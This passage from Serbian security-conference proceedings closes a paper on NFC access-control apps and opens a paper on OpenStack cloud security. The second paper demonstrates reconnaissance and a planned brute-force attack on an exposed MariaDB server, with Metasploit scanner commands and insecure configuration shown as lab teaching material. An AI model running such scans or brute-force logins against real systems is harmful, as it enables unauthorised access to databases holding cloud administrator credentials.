Jedna od glavnih prednosti NFC tehnologije je činjenica da je kompatibilna sa postojećom infrastrukturom, RFID tagova i beskontaktnih smart kartica. NFC je izgrađena na podskupu postojećih ISO standarda, uključujući ISO / IEC 14443 standard koji se koristi od strane RFID tehnologije. NFC stoga radi na 13.56 MHz frekvencijskog radio opsega sa amplitudom pomeranja modulacija omogućava brzinu prenosa podataka do 424 kbit-a u sekundi. Teoretski NFC radi do udaljenosti od 20 cm, dok je u većini slučajeva udaljenost od oko 4 centimetra uobičajena.

Za razliku od konvencionalnih RFID sistema, u NFC tehnologiji nema više striktne razlike između čitača i transpondera. NFC - sposoban uređaj dolazi sa obe komponente: pasivni transponder i aktivni čitač. Više ne može da samo čita i piše podatke u tag, već može da prima i prenosi podatke direktno na drugi NFC uređaj. Tako, NFC podržava ukupno tri režima rada:

- Režim čitač / pisač: NFC - sposoban uređaj radi kao aktivan čitač ili pisač. Čim bude dovoljno blizu pasivnom RFID tag transponderu ili pasivnoj smart kartici, energija se prenosi na pasivni tag preko magnetne indukcije. Nakon što se tag pokrene, beskontaktna komunikacija može biti uspostavljena. NFC uređaj je tada u stanju ne samo da čita podatke koji se nalaze u tag-u, već i da pišu podatke u memoriji taga, odnosno smart kartice. Obično takvi NFC tagovi mogu ponuditi do 4KB memorije.

- Peer-to-peer režim: jednostavno držanje dva aktivna NFC uređaja u blizini, omogućava jednostavnu razmenu podataka izemeđu ova dva uređaja.

- Režim emulacije kartica: u ovom modu NFC uređaj se ponaša kao smart kartica, tako da drugi NFC uređaj može da čita podatke iz njega. Ovaj režim rada se koristi posebno za plaćanje ili kao karte ili za pružanje kontrole pristupa. NFC uređaj na taj način zamenjuje kreditnu karticu, papirnu kartu ili ličnu kartu, na kraju dovodi do eliminacije potrebe za fizičkim objektom.

Veza primopredaje

Za prenos ogromne količine podataka velikom brzinom ili preko velikog rastojanja između inicijatora, kapaciteti NFC tehnologije možda neće biti dovoljni. U teoriji međutim, NFC takođe obezbeđuje mehanizam za primopredaju nekom drugom vezom sa višim stopama prenosa podataka kao što su Wi-Fi ili Bluetooth. U principu, uspostavljanje takvog vida komunikacije podataka zahteva mnogo napora za konfiguraciju.

Arhitektura NFC hardvera

Za NFC mobilne uređaje potrebne su u suštini četiri komponente: host kontrolera, NFC kontroler, NFC antena i sigurnosni elementi. Host kontroler deluje kao srce svakog mobilnog telefona. Ovaj procesor je ne samo neophodan za izvršavanje operativnog sistema mobilnog uređaja, već i upravlja korisničkim interfejsom i GSM/UMTS modemom i služi kao okruženje za izvršavanje aplikacija (AEE). To je prolaz za druge NFC komponente do samog sistema mobilnog telefona i stoga je suštinski deo za integraciju NFC funkcionalnosti u telefon. NFC Antena očigledno je potrebna za prijem i prenos odgovarajućih radio signala. NFC kontroler podešava i obrađuje signale u skladu sa navedenim NFC specifikacijama dok podržava sva tri režima rada.

Poslednje, ali ne i najmanje važno, NFC arhitektura obezbeđuje sigurnosni element (SE), koji služi kao poverljivo izvršno okruženje (TEE). Mnogi NFC sistemi se bave kritičnim i osetljivim podacima i stoga je potrebno bezbedno okruženje za skladištenje podataka i da se aplikacije zaštite od manipulacije i zloupotrebe. Takav sigurnosni element može biti integrisan u mobilni telefon na nekoliko načina.[1]


3. NFC ACCESS CONTROL SISTEMI

NFC pruža velike mogućnosti za razne i sveobuhvatne slučajeve korišćenja. NFC aplikacije mogu ne samo da se grade na postojećoj infrastrukturi RFID, stoga postaju jeftine i brzo prihvatljive, već nude i veliku upotrebljivost. Tehnologija je prosta, jednostavna za korišćenje i intuitivno poznata ljudima. Oni ne treba da imaju bilo kakva saznanja o osnovnoj tehnologiji, već komunikacija automatski počinje dovođenjem dva uređaja ili uređaja i tag-a u neposrednu blizinu.[2]

Slika 2: NFC tehnologija u sistemima sa kontrolom pristupa


Razvoj industrije sistema sa kontrolom pristupa teži mobilnosti. Mobilni uređaji opremljeni NFC tehnologijom omogućavaju novi način kreiranja, korišćenja i upravljanja sigurnih identiteta korisnika. Korišćenjem mogućnosti svojstvene mobilnim uređajima, krajnji korisnici će imati samo jedan sveprisutni uređaj koji omogućava pristup ulaznim vratima njihove kuće ili na radnom mestu i bezbedan pristup korporativnim mrežama i opremi (slika 2). Ovakva platforma kombinuje mobilnu komunikaciju podataka sa NFC tehnologijom za proizvodnju i reprogramiranje pristupnih kartica, kreira nove korisnike sistema bez fizičkog dostavljanja kartice. Daljinski pristup klijentu pruža mogućnost menjanje podataka bez potrebe da se ponovo programiraju konroleri na vratima ili kartice, zabrane pristupa i ponovno odobravanje za korisnike koji su izgubili svoj telefon ili ga pronašli naknadno. Platforma takođe može da obuhvati pristup mnogim različitim objektima uz korišćenje samo jednog uređaja.

Inicijalna podešavanja sistema se postižu tako što se ključ za razmenu podataka sačuva na NFC čitaču uz korišćenje aplikacije za konfiguraciju sistema (slika 3). Nakon ovih podešavanja vrši se identifikacija korisnika, čitač proverava ključ za razmenu i od korisnika se zahteva unos ličnog identifikacionog broja. Unešeni korisnički podaci se čuvaju u sistemu i određuje se pravo pristupa za svakog korisnika sistema.



Slika 3: Inicijalna podešavanja sistema

Prilikom upotrebe sistema, iz bezbednostih razloga mobilni uređaj mora biti otključan pre verifikacije informacija. Približavanjem uređaja čitaču automatski se pokreće aplikacija, vrši se provera identičnosti ključa i korisnički identifikator se šalje nadređenom sistemu za određivanja prava korisnika (slika 4). Na kraju, nakon uspešne validacije podataka, događa se predviđena radnja u zavisnosti u kakvom je okruženju sistem implementiran.[3]



Slika 4: Proveravanje identiteta korisnika

4. ANDROID ACCESS CONTROL APLIKACIJE

N2Presence

N2Presence je sistem kontrole pristupa putem mobilnih telefona i NFC-a, sa potpunim web upravljanjem, koji


nudi potpunu kontrolu vremena i prisustva zaposlenih na radnom mestu (slika 5).

Slika 5: N2Prasence Android aplikacija

Sa NFC tehnologijom, zaposleni mogu prijaviti podatke o prisutvu, nedvosmisleno potvrđujući određenu lokaciju u radnom okruženju. N2Presence sistem beleži položaj zaposlenih preko mobilne mreže i GPS-a. Zaposleni samo treba da približe telefon do NFC taga i tada se pokreću provera identiteta i prisustva.


N2Round

N2Round je potpuno online mrežni sistem kontrole zasnovan na mobilnim uređajima i NFC-u, koji nudi kompletan sistem za praćenje realizacije zadataka na terenu. Sistem je definisan sa nekoliko kontrolnih tačaka, prepoznaje se po NFC oznakama ili diskovima. Ove oznake se čitaju od strane zaposlenih uz pomoć aplikacije, kako bi se obezbedila realizacija zadataka i nedvosmislene informacije o lokaciji zaposlenih. Ova tehnologija i korišćenje mobilnog uređaja omogućuje vrlo jednostavan sistem za upotrebu i interaktivan način da se izvrše poslovne obaveze (slika 6).



Slika 6: N2Round Android aplikacija

Sistem nudi softver, uslugu koja omogućava da se izbegnu softverske licence za kupovinu i složene procedure održavanja. Sistem nudi aplikaciju za upravljanje, zasnovana na Web tehnologiji (slika 7), tako da instalacija softvera ili održavanje sistema nije potrebno.



Slika 7: N2Round Web aplikacija

Aplikacije N2Presence i N2Round omogućavaju:

- upotrebu NFC-a za slanje podataka o prisutnosti;
- cloud rešenje: online web pristup, instaliranje i održavanje nije potrebno;
- plaćanje zaposlenih po učinku;
- fleksibilnost: sistem prilagodljiv bilo kojem okruženju ili sektoru;
- kontrolu položaja zaposlenih;
- poslovna inteligencija: pristup podacima oprisustvu, njihova obrada i analiza.

EzDISK

Slika 8: ezDISK

EzDISK omogućava korišćenje mobilnog telefona za otključavanje hard diska. To je USB 3.0, eksterni hard disk koji integriše šifrovanje i NFC tehnologiju. Korisnik upisuje lozinku ili nacrta šablon u aplikaciji za mobilni telefon, a zatim prislanja telefon na hard disk (slika 8). Ako su lozinka ili obrazac tačni, biće omogućeno korisniku da koristi hard disk.

My Lock

My Lock je rešenje elektronske brave za mnoge aplikacije (npr. brava na nameštaju), koje omogućavaju korisniku da deli ili opozove virtuelne ključeve za zaključavanje koristeći svoj pametni telefon.

Slika 9: My Lock aplikacija

My Lock App dostupna je sa NFC kompatibilnim Android smartfonima. NFC se koristi za razmenu informacija za autentifikaciju između brave i aplikacije (slika 9). Pored podataka za potvrdu identiteta, prenose se i druge informacije, kao i podaci senzora o okolini i još mnogo toga. Uz korišćenje My Lock Dashboard Web-Application korisnik može imati uvid u evidenciju korišćenja My Lock aplikacije, čak je vidljiva i razmena ključeva između vlasnika i prijatelja- korisnika.[4]

Secure NFC

Secure NFC je prva android aplikacija koja upisuje i proverava podatke potpisane NFC NDEF tagove, a radi kao da su regularni NFC tagovi. Potpisani NFC tagovi obezbeđuju sigurnost proizvodima koji koriste NFC koristeći dokazivu verodostojnost. Onemogućava se falsifikovanje i unošenje zlonamernih podataka (slika 10).

Slika 10: Glavni meni SecureNFC aplikacije

5. ZAKLJUČAK

Razvoj NFC tehnologije neprekidno napreduje. Digitalizacija i virtuelizacija fizičkih predmeta, u ovom slučaju kartica za legitimisanje i kontrolu pristupa uzima maha. Sa pojavom prvih pametnih telefona, neki predmeti su zamenjeni virtuelnim. Sa nastankom i razvojem NFC tehnologije i njenom integracijom u mobilne uređaje, otvorila se perspektiva za razvoj novih aplikacija. Kao i sve nove tehnologije i NFC je imala usporen razvoj i implementacija novih servisa je išla sporo. Međutim, nesumnjiva je korist od korišćenja aplikacija koje implementiraju NFC u svakodnevnim aktivnostima. Unapređen je nivo bezbednosti, ograničen je pristup zaposlenima u branjena područja i poboljšan princip obračunavanja zarade. Takođe, smanjuju se troškovi poslovanja eliminisanjem potrebe za prisustvo portira na svakom ulazu na radno mesto, kao i računovođe koji vodi evidenciju o radnom vremenu i platama. Dalji razvoj aplikacija u grafičkim okruženjima omogućava korisnicima korišćenje širokog spektra pogodnosti NFC tehnologije u prethodno opisanim slučajevima.

LITERATURA

[1] Bukard, S., *Near Field Communication in Smartphones*, Berlin Institute of Technology, Germany

[2] http://www.nfc-ready.eu/nfc-access-control

[3] http://www.nfcporter.com

[4] http://nfc-forum.org/nfc_category/access-control

Konferencija o bezbednosti informacija BISEC 2015
Univerzitet Metropolitan

MODEL BEZBEDNOG UPRAVLJANJA HETEROGENIM OS OKRUŽENJEM U KLAUDU

MANAGEMENT OF HETEROGENOUS OS ENVIRONMENT IN CLOUD

NEDŽAD MEHIĆ
Fakultet informacionih tehnologija, Beograd, nedzad.mehić@metropolitan.ac.rs

MILJAN MARKOVIĆ
Fakultet informacionih tehnologija, Beograd, miljan.markovic@metropolitan.ac.rs

FEĐA LEKIĆ
Fakultet informacionih tehnologija, Beograd, fedja.lekic@metropolitan.ac.rs

Rezime: *Klaud računarstvo je danas, u pogledu troškova, verovatno najefikasnija metoda za korišćenje, održavanje i nadogradnju sistema. Čuvanje podataka u klaudu daje korisniku gotovo neograničen kapacitet. Takođe, automatska integracija softvera, jednostavni pristup informacijama s bilo kojeg mesta gdje postoji internet veza i mogućnost brzog raspoređivanja sistema, čine danas klaud tehnologiju vrlo popularnom tehnologijom. Uprkos mnogim prednostima, klaud tehnologija ima problema sa bezbednošću informacija i ranjivosti na napade. To se pogotovo može zapaziti kod upravljanja heterogenim OS okruženjima u klaudu. Cilj rada je izgradnja heterogenog sistema sa Windows, Mac, Linux i UNIX OS u klaudu i analiza mogućih napada i odbrana takvog jednog složenog sistema sa stanovišta hosta, gosta i komunikacija između servera i klijenata. Ovaj sistem je baziran na Linux host OS, OpenStack otvorenom kodu klaud rešenja koje pruža alternativu funkcionalno sličnim komercijalnim rešenjima. Pomenuti sistem je razvijen na fakultetu FIT Metropolitan univerziteta. Namenjen je za podršku odvijanja nastave kao i edukaciji o tehnikama virtualizacije i klaud tehnologijama.*

Ključne reči: *klaud kompjuting, virtualizacija, OpenStack, OpenNebula, distribuirani sistem, IaaS rešenje*

Abstract*: Cloud computing is today, in terms of cost, probably the most effective method to use, maintain and upgrade the system. Storing data in the cloud gives the user almost unlimited capacity. Also, automated software integration, easy access to information from anywhere where an internet connection is available and the possibility of rapid deployment of the system makes cloud technology very popular. Despite many advantages of cloud technology there are problems with information security and vulnerability to attacks. This can be seen especially in the management of heterogeneous OS environments in a cloud. The aim of the paper is to build heterogeneous OS systems with Windows, Mac, Linux and Unix OS in a cloud. Also the paper will analyze possible attacks and defenses of such a complex system from the perspective of the host, guests and communications between servers and clients. The proposed system is based on the Linux host OS, Open Stack open source cloud solution that provides an alternative to functionally similar commercial solutions. The developed system provides flexibility in the cloud and virtual machines, and independence of, for example, the storage resources. Heterogeneous cloud technology provides a combination of hardware, software and services that facilitate the deployment of cloud computing infrastructure. This system was developed at Faculty of Information Technology - FIT of Metropolitan University. It is intended to support educational process at the MU, as well as training on the techniques of virtualization and cloud technologies*

Keywords: *cloud computing, virtualization, Open Stack, distributed system, IaaS solution, NFS, RPC*

1. UVOD

Klaud računarstvo [12], [14] postaje dominantan model za krajnje korisnike za pristupanje centralno upravljanim računskim resursima. Ovaj tip računarstva dozvoljava pojedinačnim korisnicima da imaju administrativni pristup instancama namenskih virtuelnih mašina.


Virtualizacija [20], [21] je osnova rešenja klaud računarstva. i predstavlja vještački pogled na fizičke računarske resurse. Kada god se treba rasporediti nova aplikacija, kreira se nova virtuelna mašina na postojećem serveru, eliminirajući kašnjenje uz smanjivanje potrebne snage, hlađenje, mrežno kabliranje, skladištenje podataka i administrativne resurse koji su povezani sa raspoređivanjem novog fizičkog servera. Ako se potrebe za resursima promene i neke virtuelne mašine više ne budu potrebne, mogu se ukloniti, pri čemu oslobođeni resursi postaju odmah raspoloživi za preraspodelu na nekim drugim virtuelnim mašinama. Ovaj pristup

korišćenja virtuelnih mašina po potrebi može smanjiti troškove i poboljšati pouzdanost. Što je još važnije, može skratiti vrijeme za poslovanje i poboljšati sposobnost IT odeljenja da odgovori na promenljive potrebe korisnika.

U tipičnom računarskom okruženju, postoji u upotrebi više vrsta računarskih platformi, pri čemu svaka pokreće svoje aplikacije, po potrebi na drugom OS. (tj. heterogeno okruženje), što stvara probleme pri upravljanju sistemom i čini sistem neefikasnim.

Ovaj pristup korišćenja virtualnih mašina za raspoređivanje servera može smanjiti troškove i povećati pouzdanost. ali još važnije može smanjiti vrijeme izbacivanja proizvoda na tržište i poboljšati sposobnost IT odelenja da odmah odgovori na promenljive potrebe korisnika. Virtualizacija je postigla sofisticiranost koja pruža maksimalnu efikasnost računarstva i fleksibilnost [20]. Slika 1 [1] prikazuje način na koji IBM System z serveri implementiraju virtualizaciju za klaud računarstvo.

Kompanije koje žele da usvoje klaud tehnologiju često postavljaju zahtev za hibridni pristup računarstva. Na primjer, organizacija može izabrati javni klaud za razvoj i testiranje opterećenja, privatni oblak za web okruženje i tradicionalni data centar za druge aplikacije. Heterogena obrada resursa može pružiti za red veličine ili više.



Slika 1: Radno okruženje preduzeća

Ovaj rad pokazuje tehničke karakteristike, ranjivosti i mogućnosti odbrane sistema sa heterogenim računarskim resursima koristeći model klaud računarstva u tipičnom akademskom okruženju. Za podršku heterogenom okruženju klaud računarstva, izabrali smo OpenStack koji predstavlja kolekciju open-source softverskih pakovanja projektovanih za izgradnju javnih i privatnih oblaka. Ali pre nego što se počne sa analizom bezbednosti, treba odabrati klaud sistem koji će predstavljati osnovu, podlogu IS sistema kojeg želimo implementirati.

U ovom radu, fokusiramo se na OpenStack Compute (naziva se i Nova), koji obezbeđuje infrastrukturu-as-a-service model klaud računarstva. OpenStack pruža sličnu funkcionalnost kao i drugi open-source klaud projekti (na primer, Eukaliptus [2], [6], OpenNebula [3], [4], [22], Nimbus [6]). Dva značajna OpenStack raspoređivanja u naučnim organizacijama su NASA-Nebula oblak i US Department of Magellan oblaka Energy.

No, sa rastom primena klaud tehnologija pitanje bezbednosti postaje sve aktuelnije [10], [11]. Koliko je lako upasti u klaud sistem i očitati korisničke, privatne podatke? Koliko su klaud sistemi otporni na padove i koja su moguća rešenja? Da li je moguće ubaciti maliciozni kod u sistem, koji će omogućiti zlonamernom korisniku širi pristup sistemu i mogućnost da napravi veću štetu? Neka od ovih pitanja ćemo obraditi u ovom radu kroz scenarije napada, izvesti zaključke i predložiti načine zaštite. [16]


Za potrebe testiranja bezbednosti u klaudu, instaliran je OpenStack privatni klaud [9], [19] na jednoj mašini (koja može biti ili fizička ili virtualna) koristeći PackStack skripte za instalaciju i konfiguraciju. PackStack je skup skripti za konfiguraciju OpenStack-a na RedHat Enterprise Linux-u (RHEL) i RHEL baziranim operativnim sistemima (Fedora, Centos, Scientific Linux i dr.). PackStack je razvila RDO (Red Hat OpenStack) zajednica koja je posvećena ideji jednostavne konfiguracije OpenStack-a na RHEL sistemima. Sam PackStack i procedura instalacije je detaljno dokumentovana. Ovo je samo jedan od načina instalacije i podešavanja. Nakon uspešne instalacije i konfigurisanja pre svega mrežne infrastrukture i skladišnog prostora, instalirane su na samom vrhu klaud sendviča virtualne mašine.

Za klaud računarstvo OS su postali vrlo važan faktor. Da bi se udovoljilo zahtevima korisnika i iskoristile prednosti klaud platforme za podršku različitim uravnoteženim radnim opterećenjima sa mogućnošću skaliranja, OS sistemi moraju biti dizajnirani da efektno podrže klaud platformu.

Traže se operativni sistemi koji pružaju zrelost kooperativnosti sa drugom operativnim sistemima, skalabilnost, upravljanje i podršku modelu otvorenog izvornog koda u stvaranju predvidivog i upravljivog hibridnog računarstva budućnosti. Jedna od vrlo važnih osobina je podrška za kreiranje složenih dobro upravljanih klaud resursa kroz operativni sistem. Korisnici preuzimaju kontrolu, skalabilnost i bezbednost deleći kritičnu infrastrukturu na nivou operativnog sistema.

Osim toga, operativni sistemi kao što je Linux podržavaju priznate standarde koji poboljšavaju prenosivost i interoperabilnost unutar klaud okruženja. Platforme operativnog sistema su dizajnirane da sakriju mnogo složenosti potrebnih za podršku aplikacijama u složenim okruženjima. Osim toga, operativni sistem implementira nivo sigurnosti i kvalitete usluga kako bi se osiguralo pristupanje resursima potrebnim za isporučivanje prihvatljivog nivoa performansi.

U radu će se koristiti i testirati OpenStack [19] klaud sistem. OpenStack dozvoljava instalaciju virtualnih mašina sa OS kao što su Windows, Linux, Unix Solaris, Mac OS, Slika 2.




Slika 2: OpenStack privatni klaud

2. OPENSTACK

OpenStack je klaud platforma koja je prvenstveno namenjena poslovnoj upotrebi, odnosno upotrebi u poslovnim organizacijama. Glavne prednosti OpenStack primene su:

- OpenStack [18] je idealno rešenje ako se kompanija bavi razvojem svojih SaaS (Software as a Service) rešenja. Primenom virtualizacije kompaniji su dostupne različite virtualne mašine za razvoj svog SaaS servisa;
- OpenStack se može konfigurisati tako da predstavlja efikasno IaaS (Infrstructure as a Service) rešenje, odnosno da omogući jednostavan pristup dodatnom prostoru za skladištenje ili drugim IT servisima;
- Primenom OpenStack-a, odnosno KVM virtualizacije, kompanije koriste kao alternativu poznata komercijalna rešenja kao što Vmware ili Microsoft Hyper-V pri čemu štede na licenciranju.

S druge strane, kao rešenje otvorenog koda, OpenStack daje mogućnost duboke modifikacije same platforme u cilju prilagođavanja specifičnim potrebama kompanije. Jedno takvo rešenje je HP Hellion, komercijalna klaud platforma zasnovana na OpenStack-u. U ovom radu će biti detaljno pokriveno funkcionisanje OpenStack platforme, no da bi objasnili razlike između ove dve platforme napravićemo kratak opis osnovne arhitekture potrebne za OpenStack funkcionisanje. Za osnovnu postavku u produkciji OpenStack klaud platforme su potrebne tri mašine: jedna za glavne OpenStack servise (engl. Cloud Controller Nod), jedna za kontrolu interne OpenStack mreže i jedne za pokretanje virtualnih mašina (radnički čvor ili kod OpenStack terminologije compute nod) [17], Slika 3.




Slika 3: Primer osnovne postavke OpenStack rešenja

3. OPENSTACK ARHITEKTURA

OpenStack se sastoji od nekoliko servisa koji se instaliraju nezavisno, a kada se povežu formiraju stabilnu klaud platformu. Servis koji je zadužen za autentifikaciju korisnika je servis „identiteta“, keystone servis. On se može lako integrisati sa postojećim servisima kao što su LDAP autentifikacija ili proširiti drugim sigurnosnim dodacima. Keystone je zadužen za upravljanje i API pristupnim tačkama svakog servisa. Za osnovne funkcionalnosti OpenStack-a potrebni su [18]:

- Keystone (upravljanje korisnicima i privilegijama) – deo OpenStack deljenih servisa;
- Glance (upravljanje slikama virtualnih mašina) – Storage;
- Nova (pokretanje virtualnih mašina) – Compute;
- Neutron (upravljanje mrežom) servisi – Networking;
- OpenStack Dashboard (web gui interfejs) – Horizon.

Ovi servisi predstavljaju osnovne gradivne komponente OpenStack-a, a pored njih postoje još i Cinder servis za skladištenje koji omogućava napredno upravljanje prostorom i slikama virtualnih mašina, Object storage servis za upravljanje podacima (objektima) uz pomoć Restfull API-ja, orkestracioni modul koji pruža nove metode upravljanja OpenStack-om, telemetrijski modul za prikupljanje informacija o stanju čvorova (slično kao ganglija) i moduli za upravljanje bazama podataka i obradu podataka. Slika 4 daje kompletan pregled svih dostupnih OpenStack servisa, u povezanost i komunikaciju.



Slika 4: Servisi koji čine OpenStack platformu

Compute (nova) – OpenStack nova je deo koji je zadužen za upravljanje virtualnim mašinama od strane korisnika. Nova funkcioniše na principu poruka, i moguće je pokrenuti nova servis na jednom ili više servera. Nova je u interakciji sa servisom za autentifikaciju, servisom za skladištenje slika mašina, mrežnim servisom i servisom za skladištenje virtualnih mašina.

Block Storage (cinder) – Cinder je servis koji je zadužen za obezbeđivanje virtualnog čvrstog diska za izvršavanje virtualnih mašina. Cinder omogućava kreiranje, dodeljivanje čvrstog diska virtualnoj mašini, oduzimanje čvrstog diska virtualnoj mašini i brisanje čvrstog diska, kao i kreiranje trenutnog stanja virtualnog diska (snapshot). Cinder se sastoji od sledećih komponenti: cinder-API, cinder-volume, cinder-scheduler, cinder-backup, baze podataka i messaging queue.

OpenStack Network (neutron) – Neutron je servis OpenSteka zadužen za kreiranje i menadžerisanje

softverske mrežne infrastrukture. Neutron omogućava kreiranje virtualnih mrežnih usmerivača, komutatora, zaštitnih zidova…Pošto je neutron softverska komponenta moguća je brza izmena mrežnih komponenti. Neutron omogućava kreiranje dva tipa mreže: unutrašnjih i spoljašnjih. Spoljašnja mreža omogućava komunikaciju virtualnih mašina sa internetom, i nije direktno povezana sa virtualnom mašinom već se povezivanje vrši preko statičkog nat-a. Unutrašnja mreže je mreža na koju su zaista povezane virtualne mašine koje IP adresu dobijaju statički ili putem DHCP servisa.

4. OPENSTACK BEZBEDNOST

Primer napada: OpenStack MariaDB

OpenStack koristi MariaDB kao podrazumevani sistem za upravljanje bazama podataka. Slika 5 pokazuje dio podešavanja MariaDB servera za OpenStack. Treba obratiti pažnju da je bind_address podešena na 0.0.0.0 što omogućava pristup MariaDB serveru sa bilo koje adrese.

```
[client]
port = 3306
socket = /var/lib/mysql/mysql.sock

[isamchk]
key_buffer_size = 16M

[mysqld]
basedir = /usr
bind_address = 0.0.0.0
datadir = /var/lib/mysql
```

Slika 5: Podešavanja MariDB server

Slika 6 prikazuje sve korisnike MariaDB servera. U koloni host se nalaze informacije sa kojih adresa korisnici mogu pristupiti serveru. Zvezdica u koloni host označava da korisnici mogu da pristupe sa bilo koje adrese.

```
MariaDB [(none)]> select user,host from mysql.user;
+----------------+-----------+
| user           | host      |
+----------------+-----------+
| cinder         | %         |
| glance         | %         |
| keystone_admin | %         |
| neutron        | %         |
| nova           | %         |
| root           | %         |
| keystone_admin | 127.0.0.1 |
| root           | localhost |
+----------------+-----------+
8 rows in set (0.00 sec)
```

Slika 6: MariDB korisnici

OpenStack koristi MySQL, odnosno MariaDB bazu podataka radi skladištenja svih podataka koji se tiču administratorskih privilegija za upravljanje svim servisima klaud platforme (Keystone, Neutron, Glance, Nova i drugi).

Ukoliko napadač dobije pristup bazi podataka moguć je niz zloupotreba koje mogu da se izvrše nad sistemom (pored onesposobljavanja sistema, ubacivanje ili izmena pristupih tačaka servisima ili API-ju klaud platforme).

U ovom primeru demonstriramo napad na MariaDB bazu podataka klaud putem brute-force algoritma i dobijanje punih administratorskih privilegija nad njom.

Nakon što je MariaDB server podešen nakon instalacije, pristupiti testiranju ranjivosti MariDB servera. Za potrebe testiranja koristiti Kali Linux distribuciju, koja dolazi sa instaliranim Metasplit programom.

Na slici 7 je prikazan proces pokretanja Metasploit [13], [22] alata za prikupljanje informacija o verziji MySQL servera koji je instaliran na sistemu za koji vršimo testiranje.

```
msf > use auxiliary/scanner/mysql/mysql_version
msf auxiliary(mysql_version) > show options

Module options (auxiliary/scanner/mysql/mysql_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target address range or CIDR identifier
   RPORT    3306             yes       The target port
   THREADS  1                yes       The number of concurrent threads

msf auxiliary(mysql_version) >
```

Slika 7: Pregled opcija koje treba podesiti

Komandom use auxiliary/scanner/mysql/mysql_version pokreće se alat za testiranje, dok se komandom show options dobija lista opcija koje je potrebno podesiti da bi izvršili testiranje.

Ovim alatom se proverava verzija servera koji je instaliran, a ujedno se proverava da li je moguće izvršiti na njega planirani napad. U slučaju da se ne dobije verzija servera znači da MariDB nije podešena tako da je moguća konekcija sa drugih računara.

Slike 8 i 9 prikazuju podešavanja mysql_version alata, pokretanje alata i dobijeni rezultat.

Na slici 9 je prikazan postupak podešavanja i pokretanja mysql_login alata.

